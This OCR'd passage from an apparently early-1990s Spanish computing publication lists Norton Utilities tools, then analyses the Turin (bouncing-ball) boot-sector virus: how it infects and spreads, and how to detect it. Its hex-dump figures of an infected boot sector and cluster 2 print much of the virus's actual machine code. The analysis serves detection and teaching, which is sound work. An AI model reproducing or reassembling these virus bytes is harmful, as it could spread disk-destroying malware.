Los programas clásicos de las Utilidades Norton son FA (File Atribute), que cambia y (o) exhibe los atributos de los archivos; BE (Batch Enhancer) hace más funcionales los archivos .BAT, utilizando subcomandos para control de color, brillo, ventanas, etc.; FF (File Find), para búsqueda de archivos por su nombre en todos los subdirectorios; TS (Text Search) busca cadenas de caracteres; NCD (Norton Change Directory) crea, elimina y renombra los subdirectorios indicados; UD (Unremove Directory) recupera un directorio borrado; VL (Volume Label) crea o cambia el nombre a un disco; FD (File Date) cambia la

fecha y hora de creación en los archivos; SF (Safe Format), hace el formateo de discos, creando un archivo de control que permite recuperarlos si se llegan a borrar accidentalmente; FI (File Info), lista los archivos de un disco junto con sus comentarios, si los tiene; DI (Disk Information) presenta los parámetros del disco; NI (The Norton Integrator), muestra en pantalla todos los programas de Norton y permite escoger uno para ejecutarlo; SI (System Information) muestra el estado del sistema; LP (Line Print) imprime archivos de texto, permitiendo darles formato; LD (List Directories), lista los subdirectorios; TM (Time Mark) reinicializa el reloj; DS (Directory Sort) clasifica los archivos en el directorio; NCC (Norton Control Center), permite el acceso a las funciones básicas de la computadora; FR (Format Recover) recupera la información borrada de un disco formateado con SF; QU (Quick UnErase) permite la recuperación automática de archivos borrados; WipeFile, borra toda la información de los archivos seleccionados; WipeDisk, elimina todos los datos de los archivos borrados, impidiendo su recuperación; FS (File Size) reporta el tamaño de un archivo o grupo de archivos y, finalmente, DT (Disk Test), que realiza una verificación completa del disco en la unidad especificada, cambiando de lugar la información ubicada en sectores dañados o con posibles fallas.

XTreePro Gold. *Versión 1.31 revisada.* Programa para el manejo intuitivo del disco, que permite buscar archivos con respecto a su contenido, abrir archivos junto con sus aplicaciones, copiar o mover bloques de texto entre archivos, e incluso ver los archivos en sus formatos originales, incluidos dBASE, Lotus 1-2-3, Microsoft Word, WordPerfect, etc. Permite el uso del ratón --[mouse]-- o bien puede operarse mediante el teclado. Permite otras funciones como formateo, cambio de atributos, cambio de fecha y hora en los archivos, e impresión del árbol de directorios. XTREE Company lo ofrece por 129 dólares.

Virus en las computadoras

MacroFlash 8
Cuatro casos particulares

Hemos estudiado tres casos de virus informáticos infectores del área de carga --[Boot sector]--, y uno de programas ejecutables (.COM y .EXE), que le presentamos en este MacroFlash para su conocimiento y análisis, a fin de que pueda usted tomar las medidas adecuadas para la protección de sus computadoras para su tranquilidad cuando trabaje con ellas.

También presentamos los listados de tres virus desensamblados con el programa Debug, teniendo cuidado de no mostrar las áreas clave de los listados para no propiciar que cualquier usuario o programador pueda tratar de fabricar o modificar algún virus que se salga de su control, con lo que se podría auspiciar su propagación involuntaria pero peligrosa para la comunidad informática.

De manera sencilla y para entender cómo es que los virus infectan los discos en sus áreas más vulnerables, le mostramos tres casos particulares de infección en disquetes de 5 1/4", tal y como aparecen cuando visualizamos los discos en la pantalla usando el programa de utilidad PC Tools.

Al analizar el disco con la función de este programa que nos permite visualizar el "mapa" del disquete, damos una breve descripción de sus principales áreas de sistema, almacenamiento de información y control de archivos. En el caso del virus de Turín presentamos un ejemplo de un disquete "sano", y enseguida el mismo cuando ha sido infectado en su área de carga --[Boot area]--.

El virus de Turín

El *virus de Turín* o "virus de la pelotita" es un segmento de código que, a diferencia de la mayoría de los virus, no modifica los archivos ejecutables. Este virus graba parte del mencionado código en el área de carga inicial --[Boot area]-- y, para no afectarla, traslada el programa de carga inicial al primer sector libre que encuentra y lo marca como defectuoso en la tabla de asignación de archivos --[File Allocation Table (FAT)]-- para que este sector no pueda ser accesado por el sistema operativo y no se puedan hacer modificaciones en él.

Nota: Este ejemplo está basado en las investigaciones realizadas por los ingenieros del Centro de Cálculo de la Facultad de Ingeniería (CECAFI) de la Universidad Nacional Autónoma de México (UNAM). El autor expresa un especial agradecimiento a los ingenieros José R. Gallardo Hernández y Héctor M. Badillo Rojas, por los claros conocimientos vertidos en el curso Virus Informáticos impartido en la División de Educación Continua, en el Palacio de Minería de esa facultad de ingeniería.

Como la sección del área de carga inicial --[Boot area]--, conocida como bloque de parámetros del BIOS --[BIOS Parameter Block (BPB)]-- aloja los datos relativos al tipo de formato que tiene el disco, la versión del sistema operativo y las copias de la tabla de asignación de archivos --[File Allocation Table (FAT)]--, parte del virus se coloca después de los primeros 32 desplazamientos, mientras que el resto de su código se anexa al cluster --[grupo de sectores contiguos]-- donde se copió el programa de carga inicial --[Boot program]--.

Esto es precisamente lo que nos ayuda a detectar este tipo de virus, pues nos permite indagar si el *cluster* 2 aparece marcado como dañado (aunque físicamente no lo esté). De ser así, ya lo tenemos localizado. También podemos buscar el programa de carga inicial en el sector 13, con lo cual se confirman nuestras sospechas.

La búsqueda del programa de carga inicial se facilita por las cadenas de caracteres de los mensajes de error que contiene. Por ejemplo, en la versión 3.3 del sistema operativo MS-DOS, el mensaje de error dice: "Non-System disk or disk error Replace and strike. . ."

```
PC Tools Deluxe R4.21
----------------------------Disk View/Edit Service----------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ---------------- Hex codes-------------------     ASCII value
 0000(0000)  EB 34 90 4D 53 44 4F 53 33 2E 33 00 02 02 01 00    4 MSDOS3.3
 0016(0010)  02 70 00 D0 02 FD 02 00 09 00 02 00 00 00 00 00    p
 0032(0020)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12
 0048(0030)  00 00 00 00 01 00 FA 33 C0 8E D0 BC 00 7C 16 07          3+  = |
 0064(0040)  B8 78 00 36 C5 37 1E 56 16 53 BF 2B 7C B9 0B 00   =x 6 7^V S++|
 0080(0050)  FC AC 26 80 3D 00 74 03 26 8A 05 AA 8A C4 E2 F1     & = t &    -
 0096(0060)  06 1F 89 47 02 C7 07 2B 7C FB CD 13 72 67 A0 10    v G   +| = rg >
 0112(0070)  7C 98 F7 26 16 7C 03 06 1C 7C 03 06 0E 7C A3 3F   |  & |    |    | ?
 0128(0080)  7C A3 37 7C B8 20 00 F7 26 11 7C 8B 1E 0B 7C 03   | 7|    &<| ^ |
 0144(0090)  C3 48 F7 F3 01 06 37 7C BB 00 05 A1 3F 7C E8 9F   +H    7|=   ?|
 0160(00A0)  00 B8 01 02 E8 B3 00 72 19 8B FB B9 0B 00 BE D6          | rv
 0176(00B0)  7D F3 A6 75 0D 8D 7F 20 BE E1 7D B9 0B 00 F3 A6   } u  .   }
 0192(00C0)  74 18 BE 77 7D E8 6A 00 32 E4 CD 16 5E 1F 8F 04   t^ w} j 2 = .v
 0208(00D0)  8F 44 02 CD 19 BE C0 7D EB EB A1 1C 05 33 D2 F7    D =v +}     3
 0224(00E0)  36 0B 7C FE C0 A2 3C 7C A1 37 7C A3 3D 7C BB 00   6 | + <| 7| =|=
 0240(00F0)  07 A1 37 7C E8 49 00 A1 18 7C 2A 06 3B 7C 40 38     7| I  ^|* ;|@8

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
----------------------------Disk View/Edit Service----------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ---------------- Hex codes-------------------     ASCII value
 0256(0100)  06 3C 7C 73 03 A0 3C 7C 50 E8 4E 00 58 72 C6 28    <|s  <|P N Xr (
 0272(0110)  06 3C 7C 74 0C 01 06 37 7C F7 26 0B 7C 03 D8 EB    <|t   7| & |
 0288(0120)  D0 8A 2E 15 7C 8A 16 FD 7D 8B 1E 3D 7C EA 00 00     . |   } ^=|
 0304(0130)  70 00 AC 0A C0 74 22 B4 0E BB 07 00 CD 10 EB F2   p   +t"+ =  =>
 0320(0140)  33 D2 F7 36 18 7C FE C2 88 16 3B 7C 33 D2 F7 36   3  6^| +  ;|3  6
 0336(0150)  1A 7C 88 16 2A 7C A3 39 7C C3 B4 02 8B 16 39 7C    |  *| 9|++   9|
 0352(0160)  B1 06 D2 E6 0A 36 3B 7C 8B CA 86 E9 8A 16 FD 7D   *    6;|        }
 0368(0170)  8A 36 2A 7C CD 13 C3 0D 0A 4E 6F 6E 2D 53 79 73    6*|= +  Non-Sys
 0384(0180)  74 65 6D 20 64 69 73 6B 20 6F 72 20 64 69 73 6B   tem disk or disk
 0400(0190)  20 65 72 72 6F 72 0D 0A 52 65 70 6C 61 63 65 20    error  Replace
 0416(01A0)  61 6E 64 20 73 74 72 69 6B 65 20 61 6E 79 20 6B   and strike any k
 0432(01B0)  65 79 20 77 68 65 6E 20 72 65 61 64 79 0D 0A 00   ey when ready
 0448(01C0)  0D 0A 44 69 73 6B 20 42 6F 6F 74 20 66 61 69 6C     Disk Boot fail
 0464(01D0)  75 72 65 0D 0A 00 49 4F 20 20 20 20 20 20 53 59   ure   IO       SY
 0480(01E0)  53 4D 53 44 4F 53 20 20 20 53 59 53 00 00 00 00   SMSDOS   SYS
 0496(01F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA                U

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-1: Area de carga inicial —[Boot sector]— no infectada. Vea los mensajes del sistema operativo DOS en la parte inferior derecha.

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000001, System FAT

Displacement ----------------- Hex codes-------------------     ASCII value
 0000(0000)  FD FF FF 03 40 00 05 60 00 07 80 00 09 A0 00 0B      @  .
 0016(0010)  C0 00 0D E0 00 0F 00 01 11 20 01 13 40 01 15 60   +        <   @  .
 0032(0020)  01 17 F0 FF 19 A0 01 1B C0 01 1D E0 01 1F 00 02      v   +    v
 0048(0030)  21 20 02 23 40 02 25 60 02 27 80 02 29 A0 02 2B   !  #@ %. '  )  +
 0064(0040)  C0 02 2D E0 02 2F 00 03 31 20 03 33 40 03 35 F0   + -  /  1  3@ 5
 0080(0050)  FF 37 80 03 39 A0 03 3B C0 03 3D E0 03 3F 00 04    7  9  ;+ =  ?
 0096(0060)  41 20 04 43 40 04 45 60 04 47 80 04 49 A0 04 4B   A  C@ E. G  I  K
 0112(0070)  C0 04 4D E0 04 FF 0F 05 51 20 05 53 40 05 55 60   + M     Q  S@ U.
 0128(0080)  05 57 80 05 59 A0 05 5B C0 05 5D E0 05 5F 00 06    W  Y  [+ ]  _
 0144(0090)  61 20 06 63 40 06 65 60 06 67 80 06 69 A0 06 6B   a  c@ e. g  i  k
 0160(00A0)  C0 06 6D E0 06 6F 00 07 71 20 07 73 40 07 75 60   + m  o  q  s@ u.
 0176(00B0)  07 77 80 07 79 A0 07 7B C0 07 7D E0 07 7F 00 08    w  y  {+ }  . .
 0192(00C0)  81 20 08 83 40 08 85 60 08 87 80 08 89 A0 08 8B     . @. .. .  . .
 0208(00D0)  C0 08 8D E0 08 8F 00 09 91 20 09 93 40 09 95 60   +.  .       @  .
 0224(00E0)  09 97 80 09 99 A0 09 9B C0 09 9D E0 09 9F 00 0A          +
 0240(00F0)  A1 20 0A A3 40 0A A5 60 0A A7 80 0A A9 A0 0A AB       @  .

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000001, System FAT

Displacement ----------------- Hex codes-------------------     ASCII value
 0256(0100)  C0 0A AD E0 0A AF 00 0B B1 20 0B B3 40 0B B5 60   +       *  |@  .
 0272(0110)  0B B7 80 0B B9 A0 0B BB C0 0B BD E0 0B BF 00 0C          =+    +
 0288(0120)  C1 20 0C C3 40 0C C5 60 0C C7 80 0C C9 A0 0C CB     +@  .    =
 0304(0130)  C0 0C CD E0 0C CF 00 0D D1 20 0D D3 40 0D D5 60   + =          @  .
 0320(0140)  0D D7 80 0D D9 A0 0D DB C0 0D DD E0 0D DF 00 0E      +   +
 0336(0150)  E1 20 0E E3 40 0E E5 60 0E E7 80 0E E9 A0 0E EB      @  .
 0352(0160)  C0 0E ED E0 0E EF 00 0F F1 20 0F F3 40 0F F5 F0   +           @
 0368(0170)  FF F7 80 0F F9 A0 0F FB C0 0F FD E0 0F FF 00 10          +      >
 0384(0180)  01 21 10 03 41 10 05 61 10 07 81 10 09 A1 10 0B    !> A> a>  >  >
 0400(0190)  C1 10 0D E1 10 0F 01 11 11 21 11 13 41 11 15 61    >  >  <<!< A< a
 0416(01A0)  11 17 81 11 19 A1 11 1B C1 11 1D E1 11 1F F1 FF   <  <v <  <  <v
 0432(01B0)  21 21 12 23 41 12 25 61 12 27 81 12 29 A1 12 2B   !! #A %a '  )  +
 0448(01C0)  C1 12 2D E1 12 2F 01 13 31 21 13 33 41 13 35 61     -  /  1! 3A 5a
 0464(01D0)  13 37 81 13 39 A1 13 3B C1 13 3D E1 13 3F 01 14    7  9  ;  =  ?
 0480(01E0)  41 21 14 43 41 14 45 61 14 47 81 14 49 A1 14 4B   A! CA Ea G  I  K
 0496(01F0)  C1 14 4D E1 14 4F F1 FF 51 21 15 53 41 15 55 61     M  O  Q! SA Ua

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-2: Area de la Tabla de Asignación de archivos (FAT) no infectada. Note que el primer desplazamiento de la FAT debe ser igual al 21 en el Boot.



Figura MF 8-3: Mapa de un disquete de sistema operativo no infectado. En el sector 0 (cero) se aloja el programa de carga --[Boot program]--, en los 2 siguientes la Tabla de Asignación de archivos (FAT) con su copia.

Con cualquier programa de utilidades que tenga la característica de búsqueda de cadenas de caracteres en código ASCII, se puede indagar en qué sector se encuentra tal programa de carga inicial, y si no está alojado en el área de carga inicial --[Boot sector]-- puede suponerse que un virus lo ha desplazado de su sector original y ha tomado su lugar, marcándolo como dañado.

Contrariamente a lo que se piensa acerca del virus de Turín, no resulta fácil infectar una computadora con él cuando no se encuentra activo en la memoria RAM. Los virus infectores del área de carga inicial --[Boot sector]-- solamente se alojan en la memoria RAM cuando se carga o se intenta cargar el sistema operativo con un disco infectado.

No olvide que los virus informáticos son sólo programas, y el de

Turín se carga en la memoria cuando la computadora lee el código del virus que se encuentra en el sector 0 (cero). De ninguna otra manera puede tomar el control de la memoria.

Forma de contagio

Si inicializa la computadora desde un disquete o desde el disco duro infectado, el virus será dueño de todas las operaciones de lectura, grabación o copiado que usted intente hacer, y todos los discos que introduzca en la computadora serán contagiados inmediatamente con cualquier acceso que se haga, incluso cuando pida usted visualizar el directorio.

Al encenderse la computadora e introducir un disco de sistema operativo que esté contaminado, lo primero que se "carga" en la memoria de la computadora son las instrucciones del segmento de



Figura MF 8-4: Mapa de un disquete infectado por el virus de Turín. Véase el cluster 2 marcado como defectuoso.

código del virus. Una vez en la memoria, el virus le indica al sistema realizar un "salto" --[jump]-- para redireccionar la orden de lectura del programa de carga que se encuentra alojado en algún otro sector (en nuestro caso fue el cluster 2, sectores 12 y 13, pues es el primero que encontró libre al infectar el disquete).

Aunque el virus pareciera estar trabajando paralelamente a los procesos que se están llevando a cabo, la realidad es que funciona bajo la modalidad de *Robo de ciclo* al microprocesador.

Si se introduce un disquete a la computadora, quedará infectado inmediatamente a menos que haya sido protegido contra escritura. El espacio que ocupa el virus de Turín es de apenas 1 kb en el disco, y 2 kb cuando se carga en la memoria. (La segunda parte del código del virus es la que activa la pelotita que rebota en la pantalla del monitor, de acuerdo con una señal de tiempo específica.)

En el mapa del disco infectado por el virus de Turín puede verse el *cluster* --[grupo de sectores contiguos]-- que ha sido marcado como dañado, pero no indica ningún cambio en el área de carga inicial --[Boot area]--. Sin embargo, si usted observa detenidamente el sector 0 del área de carga inicial --[Boot area]-- notará que los mensajes que generalmente se encuentran en la segunda parte de ésta han desaparecido. Si continúa con el rastreo hasta el sector 12, localizará la parte complementaria del virus y, finalmente, al llegar al sector 13, ¡sorpresa!, aparecen los mensajes perdidos.

Con esto queda demostrado que el virus está ocupando el sector de carga inicial --[Boot sector]-- y ha enviado su parte complementaria y el programa de carga inicial --[Boot program]-- a los sectores 12 y 13 del cluster 2.

Si usted busca el desplazamiento --[displacement]-- 21 del sector 0 del área de carga inicial infectada, y lo compara con el primer desplazamiento de la tabla de asignación de archivos --[File Allocation Table (FAT)]--, advertirá que el número hexadecimal que aparece allí sigue siendo FD; lo que en este caso no denota ningún cambio, pero algunos virus como el de Paquistán escriben su código y mensajes sobre el bloque de parámetros del BIOS --[BIOS Parameter Block (BPB)]—.

```
PC Tools Deluxe R4.21
----------------------------Disk View/Edit Service----------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ----------------- Hex codes-------------------     ASCII value
 0000(0000)  EB 1C 90 50 43 20 54 6F 6F 6C 73 00 02 02 01 00     PC Tools
 0016(0010)  02 70 00 D0 02 FD 02 00 09 00 02 00 00 00 33 C0    p            3+
 0032(0020)  8E D0 BC 00 7C 8E D8 A1 13 04 2D 02 00 A3 13 04     = |     -
 0048(0030)  B1 06 D3 E0 2D C0 07 8E C0 BE 00 7C 8B FE B9 00   *   -+  +  |
 0064(0040)  01 F3 A5 8E C8 0E 1F E8 00 00 32 E4 CD 13 80 26       = v   2 =  &
 0080(0050)  F8 7D 80 8B 1E F9 7D 0E 58 2D 20 00 8E C0 E8 3C    }  ^ } X-   + <
 0096(0060)  00 8B 1E F9 7D 43 B8 C0 FF 8E C0 E8 2F 00 33 C0     ^ }C +  + / 3+
 0112(0070)  A2 F7 7D 8E D8 A1 4C 00 8B 1E 4E 00 C7 06 4C 00     }   L  ^N   L
 0128(0080)  D0 7C 8C 0E 4E 00 0E 1F A3 2A 7D 89 1E 2C 7D 8A    |  N  v *} ^,}
 0144(0090)  16 F8 7D EA 00 7C 00 00 B8 01 03 EB 03 B8 01 02     }  |
 0160(00A0)  93 03 06 1C 7C 33 D2 F7 36 18 7C FE C2 8A EA 33        |3  6^| +  3
 0176(00B0)  D2 F7 36 1A 7C B1 06 D2 E4 0A E5 8B C8 86 E9 8A     6 |*       =
 0192(00C0)  F2 8B C3 8A 16 F8 7D 8B 00 80 CD 13 73 01 58 C3     +   }=   = s X+
 0208(00D0)  1E 06 50 53 51 52 0E 1F 0E 07 F6 06 F7 7D 01 75    ^ PSQR v      } u
 0224(00E0)  42 80 FC 02 75 3D 38 16 F8 7D 88 16 F8 7D 75 22    B   u=8  }   }u"
 0240(00F0)  32 E4 CD 1A F6 C6 7F 75 0A F6 C2 F0 75 05 52 E8    2 =    .u  + u R

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
----------------------------Disk View/Edit Service----------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ----------------- Hex codes-------------------     ASCII value
 0256(0100)  B1 01 5A 8B CA 2B 16 B0 7E 89 0E B0 7E 83 EA 24    * Z  + *~  *~  $
 0272(0110)  72 11 80 0E F7 7D 01 56 57 E8 12 00 5F 5E 80 26    r<   } VW   _. &
 0288(0120)  F7 7D FE 5A 59 5B 58 07 1F EA 59 EC 00 F0 B8 01     } ZY[X v Y
 0304(0130)  02 B6 00 B9 01 00 E8 8A FF F6 06 F8 7D 80 74 23                } t#
 0320(0140)  BE BE 81 B9 04 00 80 7C 04 01 74 0C 80 7C 04 04          |  t  |
 0336(0150)  74 06 83 C6 10 E2 EF C3 8B 14 8B 4C 02 B8 01 02    t   >  +   L
 0352(0160)  E8 60 FF BE 02 80 BF 02 7C B9 1C 00 F3 A4 81 3E     .    + |       >
 0368(0170)  FC 81 57 13 75 15 80 3E FB 81 00 73 0D A1 F5 81      W u  >   s
 0384(0180)  A3 F5 7D 8B 36 F9 81 E9 08 01 C3 81 3E 0B 80 00     } 6   . + >
 0400(0190)  02 75 F7 80 3E 0D 80 02 72 F0 88 0E 0E 80 A0 10    u  >   r       >
 0416(01A0)  80 98 F7 26 16 80 03 C8 8B 20 00 F7 26 11 80 05      &   =    &<
 0432(01B0)  FF 01 8B 00 02 F7 F3 03 C8 89 0E F5 7D A1 13 7C      =     =   }  |
 0448(01C0)  2B 06 F5 7D 8A 1E 0D 7C 33 D2 32 FF F7 F3 40 8B    +  } ^ |3 2   @
 0464(01D0)  F8 80 26 F7 7D F8 3D F0 0F 76 05 80 0E F7 7D 04     & } =  v    }
 0480(01E0)  BE 01 00 8B 1E 0E 7C 4B 89 1E F3 7D C6 06 B2 7E       ^ |K ^ }  *~
 0496(01F0)  FE EB 0D 01 00 0C 00 01 00 0E 00 00 57 13 55 AA                W U

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-5: Area de carga inicial —[Boot]— infectada por el virus de Turín. En este sector ya no se ven los mensajes del sistema operativo DOS.

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000012, Clust 00002

Displacement ---------------- Hex codes-------------------     ASCII value
 0000(0000)  FF 06 F3 7D 8B 1E F3 7D 80 06 B2 7E 02 E8 8D FE     ) ^ ) *~
 0016(0010)  EB 39 B8 03 00 F6 06 F7 7D 04 74 01 40 F7 E6 D1   9      ) t @
 0032(0020)  E8 2A 26 B2 7E 8B D8 81 FB FF 01 73 D3 8B 97 00    *&*~      s
 0048(0030)  80 F6 06 F7 7D 04 75 00 B1 04 F7 C6 01 00 74 02      ) u *     t
 0064(0040)  D3 EA 80 E6 0F F7 C2 FF FF 74 06 46 3B F7 76 C2       +  t F; v+
 0080(0050)  C3 BA F7 FF F6 06 F7 7D 04 75 00 80 E6 0F B1 04   +"     ) u    *
 0096(0060)  F7 C6 01 00 74 02 D3 E2 09 97 00 80 8B 1E F3 7D      t         ^ )
 0112(0070)  E8 25 FE 8B C6 2D 02 00 8A 1E 0D 7C 32 FF F7 E3    %   -    ^ |2
 0128(0080)  03 06 F5 7D 8B F0 BB 00 00 E8 11 FE 8B DE 43 E8     )  =   <   C
 0144(0090)  06 FE 8B DE 89 36 F9 7D 0E 58 2D 20 00 8E C0 E8       6 ) X-   +
 0160(00A0)  F6 FD 0E 58 2D 40 00 8E C0 BB 00 00 E8 E9 FD C3     X-@  +=      +
 0176(00B0)  AF 03 00 F6 06 F7 7D 02 75 24 80 0E F7 7D 02 B8        ) u$   )
 0192(00C0)  00 00 8E D8 A1 20 00 8B 1E 22 00 C7 06 20 00 0F          ^"
 0208(00D0)  7E 8C 0E 22 00 0E 1F A3 C9 7F 89 1E CB 7F C3 1E   ~  "   v =. ^ .+^
 0224(00E0)  50 53 51 52 0E 1F B4 0F CD 10 8A D8 3B 1E D4 7F   PSQR v+ =>  ;^ .
 0240(00F0)  74 35 89 1E D4 7F FE CC 88 26 D6 7F B4 01 80 FB   t5 ^ .   & .+

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000012, Clust 00002

Displacement ---------------- Hex codes-------------------     ASCII value
 0256(0100)  07 75 02 FE CC 80 FB 04 73 02 FE CC 88 26 03 7F    u      s    & .
 0272(0110)  C7 06 CF 7F 01 01 C7 06 D1 7F 01 01 B4 03 CD 10      .      .  + =>
 0288(0120)  52 8B 16 CF 7F EB 23 B4 03 CD 10 52 B4 02 8B 16   R    . #+ =>R+
 0304(0130)  CF 7F CD 10 A1 CD 7F 80 3E D3 7F 01 75 03 88 07    .=> =. > . u
 0320(0140)  83 8A DC B9 01 00 B4 09 CD 10 88 0E D1 7F 80 FE         + =>    .
 0336(0150)  00 75 05 80 F5 FF FE C5 80 FE 18 75 05 80 F5 FF   .u         ^u
 0352(0160)  FE C5 80 FA 00 75 05 80 F1 FF FE C1 3A 16 D6 7F        u       :  .
 0368(0170)  75 05 80 F1 FF FE C1 3B 0E D1 7F 75 17 A1 CD 7F   u       ;  .u  =.
 0384(0180)  24 07 3C 03 75 05 80 F5 FF FE C5 3C 05 75 05 80   $ < u       < u
 0400(0190)  F1 FF FE C1 02 D1 02 F5 89 0E D1 7F 89 16 CF 7F                .   .
 0416(01A0)  B4 02 CD 10 B4 08 CD 10 A3 CD 7F 8A DC 80 3E D3   + =>+.=> =.    >
 0432(01B0)  7F 01 75 02 B3 83 B9 01 00 B8 07 09 CD 10 5A B4   . u |         =>Z+
 0448(01C0)  02 CD 10 5A 59 5B 58 1F EA 20 00 00 00 00 00 01    =>ZY[Xv
 0464(01D0)  01 01 01 00 FF FF 50 B7 B7 B7 B6 40 40 88 DE E6          P    @@
 0480(01E0)  5A AC D2 E4 EA E6 40 50 EC 40 64 5C 60 52 40 40   Z      @P @d\.R@@
 0496(01F0)  40 40 64 62 5E 62 60 5E 70 6E 40 41 B7 B7 B7 B6   @@db.b..pn@A

 Home=beg of file/disk  End=end of file/disk
